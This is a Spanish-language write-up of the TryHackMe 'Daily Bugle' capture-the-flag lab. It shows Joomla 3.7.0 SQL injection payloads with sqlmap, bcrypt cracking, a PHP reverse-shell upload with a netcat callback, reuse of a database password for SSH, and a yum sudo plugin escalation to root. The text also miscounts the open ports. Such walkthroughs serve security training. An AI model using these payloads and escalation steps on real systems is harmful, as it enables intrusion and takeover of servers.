# Writeup Daily Bugle

## 0- Introducción

Este artículo trata sobre la sala de Daily Bugle creada por TryHackMe. Esta máquina se encuentra disponible en https://tryhackme.com

## 1- Enumeración

El escaneo Nmap es imprescindible para todos los pentester. Esta es una de las formas de obtener información sobre una máquina. Ingrese el siguiente comando para realizar el escaneo.

```
nmap -sV -A -T5 --open -p- -vvv 10.10.224.30
```

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCbp89KqmXj7Xx84uhisjiT7pGPYepXVTr4MnPu1P4fnlWzevm6BjeQgDBnoRVhddsjHhI1k+xdna
hjcv6kykfT3mSeljfy+jRc+2ejMB95oK2AGycavgOfF4FLPYtd5J97WqRmu2ZC2sQUvbGMUsrNaKLAVdWRIqO5OO07WIGtr3c2ZsM417TTcTsSh1Cjhx
3F+gbgi0BbBAN3sQqySa91AFruPA+m0R9JnDX5rzXmhWwzAM1Y8R72c4XKXRXdQT9szyyEiEwaXyT0p6XiaaDyxT2WMXTZEBSUKOHUQiUhX7JjBaeVvu
X4ITG+W8zpZ6uXUrUySytuzMXlPyfMBy8B
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKb+wNoVp40Na4/Ycep7p++QQiOmDvP550H86ivDdM
/7XF9mqOfdhWK0rrvkwq9EDZqibDZr3vL8MtwuMVV5Src=
|   256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP4TcvlwCGpiawPyNCkuXTK5CCpat+Bv8LycyNdiTJHX
80/tcp   open  http    syn-ack Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
|_http-generator: Joomla! - Open Source Content Management
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-title: Home
|_http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.6.40
3306/tcp open  mysql   syn-ack MariaDB (unauthorized)
```

Tenemos un total de 6 puertos abiertos disponibles en la máquina que son:

- SSH (puerto 22)
- HTTP (puerto 80)
- SQL (puerto 3306)

## 2- Enumeración de directorios ocultos

Vamos a usar joomscan para encontrar el directorio oculto del servidor HTTP. Utilice el siguiente comando.

```
joomscan -u http://10.10.224.30
```

```
[+] Checking Directory Listing
[++] directory has directory listing :
http://10.10.224.30/administrator/components
http://10.10.224.30/administrator/modules
http://10.10.224.30/administrator/templates
http://10.10.224.30/images/banners


[+] Checking apache info/status files
[++] Readable info/status files are not found

[+] admin finder
[++] Admin page : http://10.10.224.30/administrator/

[+] Checking robots.txt existing
[++] robots.txt is found
path : http://10.10.224.30/robots.txt

Interesting path found from robots.txt
http://10.10.224.30/joomla/administrator/
http://10.10.224.30/administrator/
http://10.10.224.30/bin/
http://10.10.224.30/cache/
http://10.10.224.30/cli/
http://10.10.224.30/components/
http://10.10.224.30/includes/
http://10.10.224.30/installation/
http://10.10.224.30/language/
http://10.10.224.30/layouts/
http://10.10.224.30/libraries/
http://10.10.224.30/logs/
http://10.10.224.30/modules/
http://10.10.224.30/plugins/
http://10.10.224.30/tmp/
```



Aquí encontramos la versión de joomla que se utiliza (3.7.0), así como alguna otra información. Una verificación con searchsploit muestra que la versión es vulnerable a la inyección de SQL.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit joomla 3.7.0
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Joomla! 3.7.0 - 'com_fields' SQL Injection                                    | php/webapps/42033.txt
Joomla! Component Easydiscuss < 4.0.21 - Cross-Site Scripting                 | php/webapps/43488.txt
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Descargamos el exploit 42033.txt y lo abrimos.

```
┌──(kali㉿kali)-[~]
└─$ cat 42033.txt
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL ≥ 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)

┌──(kali㉿kali)-[~]
└─$
```

Ahora se nos abren dos opciones, realizar la inyección sql utilizando sqlmap o utilizar un script desarrollado en Python, llamado joomblah basado en la vulnerabilidad existente en la versión 3.7.0 de joomla.




Vamos a utilizar la herramienta joomblah. Ahora debería tener la tabla de usuarios volcada, lo que significa que tendrá el siguiente resultado:


Tenemos un hash de contraseña para Jonah. ¡Vamos a romperlo!

## 3- Descifrado de contraseñas

Vamos a usar John para descifrar la contraseña de Jonah (o al menos yo lo haré. Si prefieres otra cosa, siéntete libre de usarla). Sin embargo, antes de que podamos hacer eso, vale la pena verificar dos veces para asegurarnos de que sabemos qué tipo de hash es este. Para esto estoy usando name-that-hash –f hash.txt.





Sí, exactamente como se veía: este es un hash de Bcrypt. Parece que nos espera una larga espera...

Seriamente; si haces esto con rockyou, no se completará en los primeros cinco minutos, como suele ser la regla para los CTF. Dependiendo de los hashes por segundo de su computadora, podría tomar entre 7 y 8 minutos y más de media hora.

El comando para descifrar la contraseña es el siguiente:







La contraseña para el usuario jonah es…...

## 4- Shell reversa


Genial, entonces tenemos credenciales para iniciar sesión en el sitio web. ¿Ahora qué?

Hagamos uso de ellos.


Vuelva a mirar los resultados de su escaneo joomscan.  Notarás que había un directorio interesante llamado /administrator. Vayamos allí y echemos un vistazo:





Inicie sesión con el nombre de usuario "jonah" y la contraseña que encontró anteriormente. Nos recibe la pantalla de administración de CMS:




Con un poco de investigación, descubrí que es posible cargar un shell inverso en el servidor web. Dirigirse a Extensions -> Templates -> Templates en la barra de menú superior:





Haga clic en el enlace a la segunda plantilla: "Detalles y archivos de Protostar", luego seleccione "Nuevo archivo":




Elija un nombre de archivo y seleccione php como el tipo de archivo, luego haga clic en "Crear"

Ahora, copie y pegue el PHP Reverse Shell de Pentestmonkey en el nuevo archivo (recordando cambiar la IP y el puerto predeterminados), luego haga clic en "Guardar y cerrar".




¡Estamos listos para ejecutar!

Encienda un oyente de netcat en su puerto elegido, luego navegue hasta el archivo que cargó. Estoy usando curl pero hacerlo en su navegador web también funcionaría. De cualquier manera, la URL es http://<machine-ip>/templates/protostar/error.php.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.8.186.195] from (UNKNOWN) [10.10.154.10] 43068
Linux dailybugle 3.10.0-1062.el7.x86_64 #1 SMP Wed Aug 7 18:08:02 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 15:07:54 up  2:19,  0 users,  load average: 0.00, 0.02, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$ whoami
whoami
apache
sh-4.2$ script /dev/null -c bash
script /dev/null -c bash
bash-4.2$ ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-4.2$ whoami
apache
bash-4.2$ ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
bash-4.2$
```



## 5- Explotación

Indague un poco en esta máquina y vea lo que puede encontrar. Puedes ver que en el directorio /home hay un usuario llamado jjameson:

```
bash-4.2$ cd home
bash-4.2$ ls
jjameson
bash-4.2$ cd jjameson
bash: cd: jjameson: Permission denied
bash-4.2$
```

Esto es genial, pero aún no tenemos su contraseña, así que sigamos buscando.

Después de husmear un poco, encontré un archivo en el /var/html/www (es decir, servidor web) directorio:

```
bash-4.2$ cd var
bash-4.2$ ls
adm    crash  empty  gopher    lib    lock  mail  opt       run    tmp  yp
cache  db     games  kerberos  local  log   nis   preserve  spool  www
bash-4.2$ cd www/html
bash-4.2$ ls
LICENSE.txt    cli               includes   media       tmp
README.txt     components        index.php  modules     web.config.txt
administrator  configuration.php  language   plugins
bin            htaccess.txt      layouts    robots.txt
cache          images            libraries  templates
```

Como el nombre sugiere, configuration.php se utiliza para configurar Joomla, que incluye elementos como el nombre de usuario y la contraseña de la base de datos. Como mínimo, esto podría llevarnos al servidor MariaDB, entonces, ¿lo comprobamos?

```
bash-4.2$ cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = '[redacted]';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
        public $secret = 'UAMBRWzHOJoFPmVC';
        public $gzip = '0';
        public $error_reporting = 'default';
        public $helpurl = 'https://help.joomla.org/proxy/index.php?keyref=Help{major}{minor}:{keyref}';
        public $ftp_host = '127.0.0.1';
        public $ftp_port = '21';
        public $ftp_user = '';
        public $ftp_pass = '';
        public $ftp_root = '';
        public $ftp_enable = '0';
        public $offset = 'UTC';
        public $mailonline = '1';
        public $mailer = 'mail';
        public $mailfrom = 'jonah@tryhackme.com';
        public $fromname = 'The Daily Bugle';
        public $sendmail = '/usr/sbin/sendmail';
        public $smtpauth = '0';
        public $smtpuser = '';
        public $smtppass = '';
        public $smtphost = 'localhost';
        public $smtpsecure = 'none';
        public $smtpport = '25';
        public $caching = '0';
        public $cache_handler = 'file';
        public $cachetime = '15';
        public $cache_platformprefix = '0';
        public $MetaDesc = 'New York City tabloid newspaper';
        public $MetaKeys = '';
        public $MetaTitle = '1';
        public $MetaAuthor = '1';
        public $MetaVersion = '0';
        public $robots = '';
        public $sef = '1';
        public $sef_rewrite = '0';
        public $sef_suffix = '0';
        public $unicodeslugs = '0';
        public $feed_limit = '10';
        public $feed_email = 'none';
        public $log_path = '/var/www/html/administrator/logs';
        public $tmp_path = '/var/www/html/tmp';
        public $lifetime = '15';
        public $session_handler = 'database';
        public $shared_session = '0';
}bash-4.2$
```

Después de comprobarlo, esta contraseña también funciona en SSH por lo que ahora tenemos credenciales para iniciar sesión como jjameson:

```
┌──(kali㉿kali)-[~]
└─$ ssh jjameson@10.10.154.10
The authenticity of host '10.10.154.10 (10.10.154.10)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.154.10' (ED25519) to the list of known hosts.
jjameson@10.10.154.10's password:
Last login: Mon Dec 16 05:14:55 2019 from netwars
[jjameson@dailybugle ~]$
```

Y dentro del perfil jjameson encontramos el user.txt.

```
[jjameson@dailybugle ~]$ ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
[redacted]
[jjameson@dailybugle ~]$
```

## 6- Escalada de privilegios

Como siempre, lo primero que vamos a probar es sudo -l para obtener una lista de comandos que podemos ejecutar como sudo:

```
[jjameson@dailybugle ~]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY
    HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle ~]$
```

Parece que podemos usar sudo para ejecutar Yum: el administrador de paquetes predeterminado para el cuadro de CentOS en el que estamos. Perfecto. Una búsqueda rápida de gtfobins revela que hay un privesc que usa yum que debería funcionar muy bien en este caso:

```
[jjameson@dailybugle ~]$ id
uid=1000(jjameson) gid=1000(jjameson) groups=1000(jjameson)
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2#
```

Y haciendo comprobaciones, vemos que ya tenemos privilegios root. Buscamos la carpeta root donde se encuentra la flag y ya tendremos finalizada la máquina.

```
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# ls
user.txt
sh-4.2# cd ..
sh-4.2# ls
jjameson
sh-4.2# cd ..
sh-4.2# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
sh-4.2# cd root
sh-4.2# ls
anaconda-ks.cfg  root.txt
sh-4.2# cat root.txt
[redacted]
sh-4.2#
```